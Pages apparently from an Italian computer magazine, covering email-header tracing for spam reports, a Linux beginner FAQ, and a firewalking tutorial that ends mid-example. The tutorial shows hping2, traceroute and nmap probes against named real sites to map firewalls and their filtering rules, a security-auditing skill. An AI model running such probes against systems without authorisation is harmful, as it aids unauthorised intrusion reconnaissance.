Lo spam si verifica principalmente via email, ma è da considerarsi tale anche tutta quella mole di messaggi non richiesti proveniente da chat, istant messanger, newsgroups e mailing list varie: bot che entrano in un canale IRC particolarmente popolato pubblicizzando qualche sito porno, messaggini ICQ che ci chiedono di raggiungere un url di video chat, webmaster che postano il link al proprio sito in cross post a centinaia di ng diversi.

Tuttavia, lo spam che maggiormente si avvicina a quello che **in pratica rappresenta un vero e proprio furto di servizi è il classico invio di email non richieste.** Il problema è ormai chiaro: **adesso occorre difendersi**.

La prima regola è quella che più spesso ricorre in rete: conoscere il proprio nemico. **In che modo gli spammers sono arrivati in possesso del nostro indirizzo email?** Che cosa vogliono da noi?

Quello che con maggiore frequenza uno spammer cerca è un indirizzo email valido: ovvero un indirizzo che qualcuno utilizzi il più sovente possibile per inviare e ricevere posta. Questo è uno dei punti cruciali: lo spammer ha interesse unicamente a che i propri messaggi vengano letti, non importa tanto da chi.

E dunque la più frequente reazione di fronte allo spam è anche quella più sbagliata: **mai rispondere ad un messaggio di spam!**

Fare un reply a messaggi di spam equivale a confermare allo spammer che ci bombarda che il nostro è un indirizzo email attivo, e che i suoi maledetti messaggi vengono letti da qualcuno in carne e ossa. Esistono in rete persone senza scrupoli che collezionano liste di migliaia e migliaia di indirizzi email per poi rivenderli allo spammer di turno, e **un indirizzo confermato come "attivo" (dal quale abbiamo magari risposto a qualche messaggio di spam) ha un prezzo decisamente più alto che uno non verificato.**



Senza contare, poi, che qualsiasi insulto o minaccia risulterebbe perfettamente inutile: lo spammer è il primo a rendersi conto di essere molesto, e di certo non verrà toccato dai nostri lamenti.

E' dunque poco sensato anche seguire le istruzioni che il più delle volte accompagnano i messaggi di spam: rispondere alla email di turno inserendo "CANCEL" nel soggetto o altro non servirà a cancellare il nostro indirizzo dalle liste degli spammers: quello che vogliono è solo la certezza di inviare messaggi a qualcuno che li legge, e tutte le finte istruzioni che vengono poste in fondo ai messaggi per "cancellarsi da questa lista" servono solo a compilare altre liste di indirizzi email "certificati" che gireranno sempre più massicciamente tra le mani degli spammers.

? **Whois**: dall'inglese "chi è", un comando che permette di risalire ai referenti di un server o un nome di dominio.

La prima regola da seguire, quindi, è quella del silenzio e della pazienza. Perdere il controllo non serve a nulla, tanto più che nella stragrande maggioranza dei casi l'indirizzo email dello spammer risultante dagli header delle email non risulterà valido, o sarà di qualcuno che non c'entra nulla con lo spam in questione.


Quello che però è importante tenere a mente è sempre il fine ultimo di un messaggio di spam: nel 99% dei casi spillare soldi a qualcuno.

E dunque, leggendo i messaggi, potremo in ogni caso ottenere informazioni su chi ci sta contattando e perché. Quello di cui abbiamo bisogno per difenderci è un referente.

A questo punto in molti si staranno chiedendo se **non valga la pena di impostare dei semplici filtri sulla propria casella di posta:** questo tipo di soluzione risulta efficace solo in parte, anche in considerazione del fatto che in ogni caso viene generato del traffico (che sia determinato dal download dei messaggi da parte del nostro client di posta o che i filtri vengano applicati dal server); il punto rimane quello di eliminare questo tipo di attività alla radice, dissuadendo l'invio non autorizzato di messaggi tramite un dialogo costante non con gli spammers, quanto con chi provvede a loro determinati servizi, in primo luogo quello di email.

Le operazioni da compiere quando riceviamo spam sono dunque il ricercare un referente (che comunque sarà indicato nel corpo del messaggio, sia esso una azienda, un sito o





una persona fisica); **occorre in seguito identificare il provider a cui si appoggia lo spammer in questione:** ciò può essere fatto andando a spulciare tra gli header della email, dai quali otterremo l'IP dello spammer ma, cosa più importante, anche i dati di chi gli fornisce la connettività.

E proprio a questo dovremo fare riferimento, andando a verificare da dove arriva lo spam e chi lo veicola.

Un qualsiasi sito dal quale fare whois ci fornirà tutte le informazioni di cui abbiamo bisogno.

Una volta ottenuti gli estremi del provider utilizzato dallo spammer per inoltrare la sua sgradita corrispondenza, **non dovremo fare altro che segnalare al provider stesso la presenza dello spammer.** Molti provider, normalmente, hanno indirizzi appositi a cui inoltrare segnalazioni di spam (del tipo **abuse@provider.it**) e in genere, sia per una questione di traffico generato che di immagine, i grandi provider tendono a reprimere il fenomeno. **Libero.it** è piuttosto puntuale a riguardo, mentre tin.it si è mossa solo di recente.

La prassi da adottare è in dunque quella di protestare "alla radice", evitando il contatto diretto con gli spammer, che non vedono l'ora di poter compilare liste chilometriche di indirizzi email attivi.



IN PRATICA!

COME RINTRACCIARE IL MITTENTE VERO

Esaminando le intestazioni di un messaggio, si può individuare il server da cui è effettivamente partito. Qualsiasi client di posta permette di visualizzare l'header; per esempio, con con Kmail bisogna scegliere la voce "Mostra sorgente" dal menù "Messaggio". La prima parte delle intestazioni presenta tutto il percorso che il messaggio ha compiuto prima di arrivare al nostro client:

```
Return-Path: <uxi@aol.com>
```

Indica l'indirizzo email del mittente (ma potrebbe essere stato contraffatto) e in ogni caso, come già detto, non è consigliabile rispondere a questo indirizzo. Potremmo indicare allo spammer che il nostro indirizzo email è attivo. Tutta la sfilza di "Received", invece, indica da quali server di posta è transitato il messaggio:

```
Received: from 55.92.178.196
([55.92.178.196]) by smtp-
server1.cfl.rr.com with QMQP; Jun,
15 2002 4:34:14 PM -0300
```

Questa è l'ultima riga della serie di campi Received, e mostra il primo passaggio dell'email. Facendo un traceroute o un whois proprio su 55.92.178.196 (tramite un database online come www.ripe.net), potremo ottenere informazioni importanti sul server che lo spammer ha utilizzato per inoltrare il proprio messaggio.



Una volta acquisita questa informazione, potremo rivolgerci all'apposito servizio di abuse che si occuperà di impedire allo spammer di inviare altri messaggi.




Se fosse impossibile risalire al server utilizzato dallo spammer, o se questo non prendesse in considerazione le nostre lamentele, bisognerà cercare un referente nel corpo stesso delle email, utilizzando il dominio del sito pubblicizzato. Da questo dominio, si può risalire al provider che ne effettua l'hosting attraverso il database di Network Solutions (www.netsol.com/cgi-bin/whois/whois) per i domini .com, .net e .org, e in quello del Nic (www.nic.it/RA/database/viaWhois.html) per i domini italiani.it.



Il database di Ripe.net è sempre un ottimo strumento per ricavare informazioni su un sito, a partire dal suo nome di dominio.

Linux in pillole

Dopo aver presentato le più famose e rappresentative distribuzioni di Linux, ci accingiamo ad un piccolo elenco di domande frequenti che i neofiti spesso si pongono: le basi tecniche, la filosofia che c'è dietro all'open source, il mercato. Iniziamo subito.



1 Che cavolo è LINUX?

Linux è un **sistema operativo per personal computer** (386-Pentium PRO, Digital Alpha, PowerPC, Sun SPARC, Apple Macintosh, Atari ST/TT, Amiga, MIPS) sviluppato come implementazione gratuita di UNIX. Le sue prime relase vennero realizzate da Linus Torvalds presso l'Universita' di Helsinki in Finlandia. In seguito, grazie alla sua struttura open source, moltissimi sviluppatori e programmatori sparsi per il mondo contribuirono in modo determinante al progresso di questo sistema operativo.


2 Perchè tutti dicono che è meglio di Windows?

Linux nasce e si sviluppa negli anni grazie al **contributo di moltissimi sviluppatori**, che continuano a migliorarne le caratteristiche e a renderlo sempre più affidabile e sicuro nel corso del tempo. La filosofia che sta dietro ad un progetto open source è per sua natura votata al continuo perfezionamento del prodotto, che proprio per il fatto di mantenere il proprio codice visibile e modificabile da tutti è costantemente soggetto a migliorie di ogni sorta. Uno sviluppo di questo tipo è concettualmente superiore (almeno da un punto di vista tecnico) al classico sistema commerciale che prevede una fase di ricerca, una fase di sviluppo e una fase di debugging che il più delle volte non fa altro che danneggiare l'utente finale, sia esso un privato o una azienda.

Le doti di sicurezza, **stabilità e robustezza di Linux** sono direttamente ereditate dalla compattezza di UNIX, e la sua proverbiale versatilità, soprattutto nei confronti di sistemi multiutente come quelli presenti in rete, viene mantenuta e resa sempre più efficace.

3 Ma che cos'è di preciso questo open source?

Open source non vuole dire semplicemente avere il codice sorgente di un programma a propria disposizione. Esistono differenti criteri che un prodotto open source (e infatti di prodotto si tratta, in quanto non solo i programmi per computer possono essere open source) deve soddisfare: prendendo come esempio il software, esso deve **essere liberamente distribuito, senza la pretesa di pagamenti vari o limitazioni d'uso**; deve, come già sappiamo, essere possibile all'utente finale **accedere al codice sorgente** del software in questione, e deve inoltre essere possibile **attuare modifiche a suddetto codice**. Inoltre esistono molti altri criteri più burocratici: deve per esempio essere preservata l'integrità del codice sorgente dell'autore del programma in questione, e molteplici altre clausole riguardano le politiche attuate per licenziare i vari programmi. Un buon sunto della questione a **http://www.apogeonline.com/openpress/op_definition.html**



4 Passando a cose più pratiche: come faccio a mettere su questo Linux?


La pratica più semplice e più comune per un neofita che si avvicina per la prima volta al mondo Linux è senza dubbio quella di cercarne una **distribuzione allegata a qualche giornale in edicola**: molte distribuzioni vengono infatti distribuite praticamente gratis in modo da aumentarne il più possibile la diffusione e

avere poi dei rientri nel momento in cui il cliente, soddisfatto del sistema operativo, chieda per esempio assistenza su determinati prodotti o pacchetti presenti nella distribuzione in esame.

Se si dispone di una connessione a internet sufficientemente veloce, **moltissime tra le più famose distribuzioni Linux si possono downloadare gratuitamente**. Una volta in possesso della nostra distribuzione (sempre prendendo in esame l'esempio del neofita consiglieremmo una distro quale Mandrake o RedHat) dovremo procedere all'installazione, che varia da distribuzione a distribuzione. In linea di massima la tendenza è quella di facilitare il più possibile il lavoro dell'utente in fase di installazione: una volta creata una partizione vuota o comunque adatta ad ospitare Linux (operazione che in alcune distro avviene in fase di installazione) non dovremo fare altro che inserire il primo CD ROM nel lettore e bootare la macchina. In breve avremo installato una Linux Box completa di tutto quello che ci serve per lavorare.

5 Ma allora lo posso installare senza cancellare la mia partizione Windows?

Sì, basta avere l'accortezza di creare una partizione vuota o comunque adatta a Linux. Questo può essere fatto utilizzando i tools messi a disposizione da alcune distro in fase di installazione o mediante l'uso di programmi quali **Partition Magic o Fips, che spesso è incluso nei CD ROM delle distribuzioni più famose**, e che permette in pochi passi di configurare una partizione per il nuovo sistema operativo. Una volta installato Linux, questi provvederà a configurare una cosa chiamata **boot-loader: un software che all'avvio della macchina ci consentirà di scegliere con quale sistema operativo lavorare**, in base alle nostre esigenze.



6 Ma i miei programmi per windows funzionano sotto Linux?

Di default no: i programmi che comunemente vengono usati sotto Windows non possono funzionare sotto Linux, in quanto stiamo parlando di un sistema operativo profondamente differente nella sua struttura da Windows.

Esistono però diversi emulatori mediante i quali si può riuscire a far funzionare alcuni programmi Windows anche sotto Linux. C'è da dire che il parco software disponibile per Linux è immenso che spesso potremo trovare dei cloni perfetti di famosi programmi Windows... In alcuni casi (nemmeno troppo di rado) la qualità e la stabilità dei cloni supera quelle del programma originale.

7 Ho sentito dire che i modem non funzionano con Linux. E' vero?

In parte sì. In verità sono solo alcuni modem ad avere problemi con Linux: i famigerati winmodem. Moltissimi modem interni sono winmodem: con un winmodem alcuni componenti della circuitazione del dispositivo di comunicazione vengono emulati da windows. Questo viene fatto per ridurre il costo del modem, ma in questo modo molti modem interni sono compatibili esclusivamente con Windows&Co. **La cosa più semplice è procurarsi un modem esterno, che si può trovare per poche decine di euro**. Si può comunque cercare di far funzionare ugualmente il proprio modem interno sotto Linux. Un ottimo sito di riferimento è **http://www.linmodems.org**

8 Ho installato Linux e configurato il mio modem. Ho scaricato un programma e non c'è verso di installarlo. Che cosa faccio, mi ammazzo?

No! In linea di massima, installare un qualsiasi programma sotto Linux non è così semplice come farlo da Windows&Co. Non che la faccenda presenti particolari insormontabili difficoltà,



ma la procedura può essere profondamente differente. Comune all'ambiente Linux è l'utilizzo di pacchetti compressi (tipo tar.gz) che in pratica sono la controparte Linux dei classici .zip. Una volta scompattati i pacchetti (con qualsiasi ditribuzione che implementi un desktop grafico l'operazione è quantomai simile a quella effettuata per scompattare i file .zip) ci troveremo di fronte però a una serie di file contenenti i codici sorgenti del programma da installare. **La prassi è quella di agire da linea di comando: lanciare uno script che si occupa di verificare se il proprio computer ha tutti i requisiti adatti per installare il software, e configurarlo di conseguenza**: ciò si fa nel 99% dei casi con un bel ./configure. Fatto questo (è la fase in cui si possono incontrare i maggiori problemi) avremo creato un makefile, che verrà usato da make per compilare effettivamente il programma: scriviamo ./make per avviare l'operazione. Alla fine, un ./make install installerà il programma e lo renderà disponibile agli utenti.La procedura può essere molto complessa, e variare da programma a programma. **Alcune distribuzioni hanno da tempo introdotto un sistema di pacchettizzazione del software che rende molto più semplice l'installazione dei pacchetti**, come ad esempio la classica forma .rpm adottata da Red Hat e in seguito da Mandrake. Se il programma che cerchiamo è disponibile in questi formati per la nostra distribuzione, e non abbiamo tempo o voglia di perdere una serata a cercare di risolvere qualche dipendenza, sarà tutto molto più semplice scaricando il pacchetto adatto.Questo non vuol dire che affidarsi ciecamente a pacchettizzazioni precompilate dei programmi sia la scelta migliore: come al solito il consiglio è quello di curiosare, smanettare e leggere il più possibile. La documentazione è enorme, usiamola!

? **Pacchettizzazioni**: sono le varie versioni di Linux distribuite e più o meno gratuite. "Distro" per gli amici...

Superare i firewall

Per essere veri hacker bisogna anche sudare un po'. Ecco una guida per individuare e superare le "falle" in router e firewall. Vediamo chi di voi riesce a capirci qualcosa.



SOMMARIO

Ecco tutti i punti che verranno toccati in questo articolo:

1 TCP/IP Protocol

Il presente articolo dà per scontato che il lettore sia in possesso di buone conoscenze inerenti ai protocolli di rete e al loro funzionamento, per tanto tale argomento non verrà affrontato durante la trattazione di questo testo.

2 Firewalking

Il termine firewalking è usato per indicare l'insieme di tecniche che permettono di identificare un router/firewall e le rispettive ACL(Access Control List, cioè l'insieme di regole adottate dai dispositivi a filtro di pacchetto per stabilire se il traffico su una data interfaccia sia lecito o meno). Tramite il firewalking un attacker è in grado di rilevare potenziali falle nella sicurezza del firewall al fine di ottenere un accesso non autorizzato alla rete interna.

Lo scopo di questo articolo è descrivere nel dettaglio queste tecniche al fine di consentire l'applicazione delle stesse ad un amministratore che voglia testare con mano l'efficacia dei propri sistemi di protezione.

3 RFC 793, Transmission Control Protocol

Gran parte delle tecniche che introdurrò nel corso della trattazione di questo articolo trovano le loro basi portanti nelle specifiche dei protocolli di rete e precisamente nel TCP.

3.1 Closed State (Dall'RFC 793)

Nella RFC 793 si legge:
"1. Se la connessione non esiste (CLOSED), viene inviato un segnale reset in risposta a qualsiasi segmento in ingresso, a meno che non avvenga un altro reset. In particolare, vengono respinti in questo modo i SYN indirizzati a una connessione inesistente. Se il segmento in ingresso ha un campo ACK, il reset prende il suo numero di sequenza dal campo ACK del segmento, altrimenti il campo ACK ha il numero di sequenza uguale a zero e il campo ACK viene impostato sulla somma dei numeri di sequenza e sulla lunghezza del segmento in ingresso. La connessione rimane nello stato CLOSED".

A quanto pare possiamo dedurre che se inviamo un pacchetto ad un certo host su una porta che risulta chiusa esso ci risponderà con un pacchetto con flag RST attivo, a meno che il pacchetto che gli abbiamo mandato non contenesse a sua volta il solo flag RST impostato a 1.

Per fare un esempio pratico di quanto abbiamo appena detto, useremo il tool Hping2 di Antirez, che permette di forgiare pacchetti TCP adatti alle nostre esigenze:

```
# hping2 -p 1 -S localhost
```

Firewalking: Indica l'insieme di tecniche che permettono di identificare un router/firewall e le rispettive ACL (Access Control List), ovvero l'insieme di regole adottate dai dispositivi a filtro di pacchetto per stabilire se il traffico su una data interfaccia sia lecito o meno.

```
HPING localhost (lo 127.0.0.1): S set,
40 headers + 0 data bytes len=40
ip=127.0.0.1 flags=RA seq=0 ttl=255
id=679 win=0 rtt=0.3 ms len=40
ip=127.0.0.1 flags=RA seq=1 ttl=255
id=680 win=0 rtt=0.2 ms len=40
ip=127.0.0.1 flags=RA seq=2 ttl=255
id=681 win=0 rtt=0.2 ms
   --- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss round-trip
min/avg/max = 0.2/0.3/0.3 ms
```

Ho inoltrato un pacchetto con flag SYN attivo alla porta 1 di localhost che si trova nello stato CLOSE. In risposta ho ottenuto un pacchetto RST (flags=RA, sta per RST/ACK) come pronosticato.

Ora inviamo allo stesso host e alla stessa porta un pacchetto con flag RST attivo, come da specifiche RFC l'host non risponderà con alcun pacchetto:

```
# hping2 -p 1 -R localhost
HPING localhost (lo 127.0.0.1): R
set, 40 headers + 0 data bytes
   --- localhost hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss round-trip
min/avg/max = 0.0/0.0/0.0 ms
```

3.2 Listen State

Bene, passiamo al secondo punto, che prende ispirazione dall'RFC del protocollo TCP, l'RFC 793, che recita:

"2. Se la connessione è in un qualsiasi stato non sincronizzato (LISTEN, SYN-SENT, SYN-RECEIVED), e il segmento in ingresso si accorda per qualcosa che non

è ancora stato inviato (il segmento reca un ACK inaccettabile), o se un segmento in ingresso ha un livello di sicurezza o compartimento che non corrisponde esattamente al livello e al compartimento richiesto per la connessione, viene inviato un segnale di reset [...].

Se il segmento in ingresso ha un campo ACK, il reset prende il suo numero di sequenza dal campo ACK del segmento, altrmenti ha numero di sequenza uguale a zero e il campo ACK viene impostato sulla somma del numero di sequenza e della lunghezza del segmento in ingresso.

La connessione comunque rimane nello stesso stato".

Da queste righe traspare che se inviassimo un pacchetto con flag ACK attivo su una porta che si trova nello stato LISTEN avremo in risposta un pacchetto con flag RST pari a 1 (attivo).

Per esempio:

```
# hping2 -p 80 -A localhost
HPING localhost (lo 127.0.0.1): A set,
40 headers + 0 data bytes len=40
ip=127.0.0.1 flags=R seq=0 ttl=255
id=710 win=0 rtt=0.3 ms len=40
ip=127.0.0.1 flags=R seq=1 ttl=255
id=711 win=0 rtt=0.2 ms len=40
ip=127.0.0.1 flags=R seq=2 ttl=255
id=712 win=0 rtt=0.2 ms
   --- localhost hping statistic ---
3 packets tramitted, 3 packets recei-
ved,  0%  packet  loss  round-trip
min/avg/max = 0.2/0.3/0.3 ms
```

L'inoltro del pacchetto con flag ACK impostato a 1 verso la porta 80 (LISTEN) del sistema localhost ha causato, come risposta da parte dello stesso, un pacchetto RST (flags=R) come da specifiche del protocollo.

Procedendo in maniera analoga mi è stato possibile isolare la seguente tabella che useremo da adesso in poi come riscontro dei nostri probe:

STATE	FLAG	REPLY
Listen	NULL	None
Listen	FIN	None
Listen	RST	None
Listen	ACK	RST
Listen	SYN	SYN/ACK
Closed	RST	None
Closed	NULL	RST/ACK
Closed	ACK	RST
Closed	SYN	RST/ACK
Closed	FIN	RST/ACK

4 Auditing delle ACL

4.1 Semplici deduzioni sui flag

La tecnica si basa su semplici deduzioni pertanto è bene procedere con degli esempi, tenendo bene a mente la tabella riportata qui sopra:

```
# hping2 -p 80 -S www.yahoo.it
HPING www.yahoo.it (eth0 217.12.3.11):
S set, 40 headers + 0 data bytes
len=46 ip=217.12.3.11 flags=SA DF
seq=0 ttl=51 id=19912 win=65535 [...]
len=46 ip=217.12.3.11 flags=SA DF
seq=1 ttl=51 id=56715 win=16384 [...]
len=46 ip=217.12.3.11 flags=SA DF
seq=2 ttl=51 id=41115 win=65535 [...]
```

Il web server è in ascolto sulla porta 80 e risponde prontamente a una richiesta di connessione (flag SYN=1) con un pacchetto SYN/ACK, tutto è andato come previsto.

Ora proviamo a inviare un pacchetto con il solo flag ACK attivo, quello che ci aspettiamo, attenendoci alla solita tabella, è di ricevere un RST:

```
# hping2 -p 80 -A www.yahoo.it
HPING www.yahoo.it (eth0 217.12.3.11):
A set, 40 headers + 0 data bytes
   www.yahoo.it h ping statistic ---
3 packets tramitted, 0 packets re-
ceived, 100% packet loss round-trip
min/avg/max = 0.0/0.0/0.0 ms
```

Diversamente da quanto atteso non abbiamo ricevuto alcun pacchetto in risposta, quasi come se il nostro ACK fosse stato droppato(2). Cosa è andato storto?

L'ipotesi più plausibile è che vi sia un firewall a filtro di pacchetto che blocchi qualsiasi pacchetto non sia inteso a stabilire una connessione con la porta in questione.

Penso che abbiate capito come funziona...vero? Il segreto consiste nel rilevare una contraddizione tra il reply che normalmente ci si aspetta dallo stack TCP e il valore restituito dal probe.

4.2 ICMP message

La peculiarità di alcuni messaggi di errore ICMP può fornire informazioni molto preziose riguardo alle caratteristiche stesse della rete che ha generato il messaggio. Una tecnica molto comune utilizzata per raccogliere informazioni si basa proprio sulla creazione di pacchetti appositamente studiati per generare un messaggio di errore ICMP da parte dell'host destinatario del pacchetto. Procedendo nell'analisi delle ACL ci capiterà di imbatterci in un ICMP di tipo 3 codice 13 che segnala la presenza di un filtro imposto dall' amministratore.

Ogni qual volta otterremo in risposta ad un dato probe un ICMP di quel tipo non solo saremo al corrente della presenza di un firewall ma ne conosceremo l'indirizzo IP, il che rappresenta un gran vantaggio al fine di determinare il diretto responsabile del filtraggio del traffico illecito. Hping2 rileva e segnala la presenza di un filtro amministrativo in questo modo:

```
# hping2 -p 79 -S www.libero.it
HPING www.libero.it (eth0 195.210.91.83):
S set, 40 headers + 0 data
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
--- www.libero.it hping statistic ---
6 packets tramitted, 0 packets re-
ceived, 100% packet loss round-trip
min/avg/max = 0.0/0.0/0.0 ms
```

l'IP riportato non è necessariamente quello del sistema destinatario bensì del sistema che ha generato la risposta ICMP ovvero il firewall :)

Vi sono molti modi di procedere al fine di causare l'emissione di un messaggio ICMP da parte di un sistema remoto, la mancata emissione dello stesso indica con tutta probabilità la presenza di un dispositivo filtrante.

? **Droppato**: dall'inglese to drop, significa letteralmente lasciare cadere, si usa per indicare una richiesta che viene ignorata.



A tale scopo è importante consultare l'elenco dei tipi ICMP, l'ultimo aggiornamento di tale specifica è reperibile all'URL: **www.iana.org/assignments/icmp-parameters**

4.3 Traceroute

Il traceroute è un tool che permette di ricavare i router/gateway interessati all'instradamento dei nostri pacchetti verso un sistema destinatario, fornisce in output i vari hop che compie il pacchetto per raggiungere il sistema desiderato.

Ad ogni hop il campo TTL (Time To Live) del pacchetto viene decrementato di un'unità, il raggiungimento del valore 0 da parte di quest'ultimo causa un errore ICMP da parte dell'instradatore che ha processato il pacchetto.Traceroute invia un primo pacchetto verso l'host destinazione con TTL pari a 1 (che scadrà al primo salto causando un errore ICMP da parte dell'instradatore che ha processato il pacchetto), successivamente invierà al sistema destinatario altri pacchetti incrementando di volta in volta il campo TTL di un'unità fino all'effettivo raggiungimento del sistema target. Questo processo fornisce gli IP address di tutti i router interessati all'instradamento compreso l'eventuale dispositivo con funzioni di packet filtering. Qui di seguito sono riportati alcuni esempi che ne illustrano il funzionamento, gli IP address dei primi hop sono stati volutamente oscurati:

```
# traceroute www.arianna.it traceroute
to arianna.iol.it (195.210.91.187), 30
hops max, 40 byte

1 192.168.1.1 (192.168.1.1)  1.186
ms  2.035 ms  1.094 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
40.615 ms  40.612 ms  42.971 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)
42.234 ms  42.148 ms  39.653 ms
4 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
41.942 ms  43.718 ms  45.596 ms
5 gr-mi-b-v12.iunet.it
(192.106.1.172) 43.810 ms  44.086 ms
44.008 ms
6 192.106.7.238 (192.106.7.238)
42.775 ms  43.245 ms  47.147 ms
7 * * *
```

L'output del traceroute termina in maniera del tutto anomala al settimo hop, indicando la presenza di un dispositivo con funzionalità di filtro di pacchetto, la nostra richiesta è stato droppata e il campo TTL non è stato decrementato con conseguente mancato ricevimento dell'ICMP error atteso. Come impostazione predefinita, il programma Traceroute utilizza pacchetti UDP per i propri probe, con tutta probabilità questi sono bloccati dalle rules del router che si trova in coincidenza del settimo salto.

Possiamo utilizzare l'opzione -I per forzare il programma ad utilizzare il protocollo ICMP al fine di aggirare il filtro:

```
# traceroute -I www.arianna.it
traceroute to arianna.iol.it
(195.210.91.187), 30 hops max, 40 byte
1 192.168.1.1 (192.168.1.1)  1.162 ms
1.181 ms  1.091 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)  41.748
ms 41.655 ms  37.773 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)  40.642
ms  43.297 ms  41.176 ms
4 xxx.x.xxx.xxx (xxx.x.xxx.xxx)  43.657
ms  42.232 ms  45.558 ms
5 gr-mi-b-v12.iunet.it (192.106.1.172)
41.181 ms  43.095 ms  47.625 ms
6 192.106.7.238 (192.106.7.238)  44.536
ms  43.700 ms  44.011 ms
7 arianna.iol.it (195.210.91.187)
45.323 ms  44.111 ms  42.984 ms
```

Bene, ora il trace è andato a buon fine ed ha percorso tutti i salti che ci separano dall'host destinatario, ora siamo a conoscenza dell'IP del firewall e siamo in grado di raccoglire ulteriori informazione riguardo alle sue ACL.

Vediamo ora un altro esempio analogo:

```
# traceroute -I www.xoom.it
traceroute to xoom.it (212.66.231.5), 30
hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1)  1.166 ms
1.165 ms 1.097 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)  37.347 ms
39.567 ms 40.109 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)  38.024 ms
40.095 ms 39.595 ms
4 xxx.x.xxx.xx (xxx.x.xxx.xx)  46.864 ms
5 gw-wind-mi6-pos-infostrada.wind.it
(212.245.250.49)  44.291 ms [...]
6 c-mi2-fe2a.wind.it (212.245.36.130)
42.704 ms  44.094 ms  45.854 ms
7 212.245.53.30 (212.245.53.30)  55.765 ms
57.864 ms  55.785 ms
8 * * *
```

In questo caso il router che si trova all'ottavo hop non solo blocca le richieste UDP ma anche quelle ICMP, dovremo ricorrere dunque ad una tecnica leggermente differente per aggirare anche questa restrizione.

Come avrete visto nell'esempio precedente il traceroute non riesce a fare il suo dovere, in quanto i pacchetti da esso utilizzati non riescono a passare il filtro e di conseguenza non riescono a scadere generando l'ICMP che rivelerebbe l'identità del firewall. Proviamo ad utilizzare Hping2 per arrivare la dove il traceroute non arriva, il nostro scopo è creare un pacchetto che arrivi all'hop corrispondente al firewall con un TTL pari a 1 e che verrà accettato da quest'ultimo che ne decrementerà il campo TTL causando il messaggio ICMP TTL exceeded in transit. Prima di tutto tracciamo il nostro sistema destinatario fin dove ci è permesso dal filtro di pacchetto:

```
# traceroute -I www.xoom.it
traceroute to xoom.it (212.66.231.5), 30
hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1)  1.166 ms
1.165 ms  1.097 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)  37.347
ms  39.567 ms  40.109 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)  38.024 ms
40.095 ms  39.595 ms
4 xxx.x.xxx.xx (xxx.x.xxx.xx)  46.864 ms
43.164 ms  41.677 ms
5 gw-wind-mi6-pos-infostrada.wind.it
(212.245.250.49)  44.291 ms [...]
6 c-mi2-fe2a.wind.it (212.245.36.130)
42.704 ms  44.094 ms  45.854 ms
7 212.245.53.30 (212.245.53.30)  55.765
ms  57.864 ms  55.785 ms
8  * * *
```

Ora sappiamo esattamente il valore TTL che dovremo utilizzare, che in questo caso dovrà essere pari a 8.

Usiamo un portscanner per trovare una porta non filtrata sul firewall, nmap è il programma che fa al caso nostro:

```
# nmap -sS -P0 -p 80 www.xoom.it
Starting nmap V. 2.54BETA30 ( www.in-
secure.org/nmap/ )
Interesting ports on www.xoom.it
(212.66.231.5):
Port        State        Service
80/tcp      open         http
Nmap run completed -- 1 IP address (1
host up) scanned in 1 second
```

La porta 80 risulta aperta il che significa che il firewall lascia passare ogni richiesta di connessione (flag SYN attivo) verso tale por-

HOP: salto tra un nodo e l'altro. Ogni router attraversato rappresenta un salto.

ta. Alla luce di queste considerazioni agiremo come segue:

```
# hping2 -p 80 -S -t 8 www.xoom.it
HPING www.xoom.it (eth0
212.66.231.5): S set, 40 headers + 0
data bytes
TTL 0 during transit from
ip=212.66.224.46 name=routerxoom.si-
rio.it
TTL 0 during transit from
ip=212.66.224.46 name=routerxoom.si-
rio.it
TTL 0 during transit from
ip=212.66.224.46 name=routerxoom.si-
rio.it
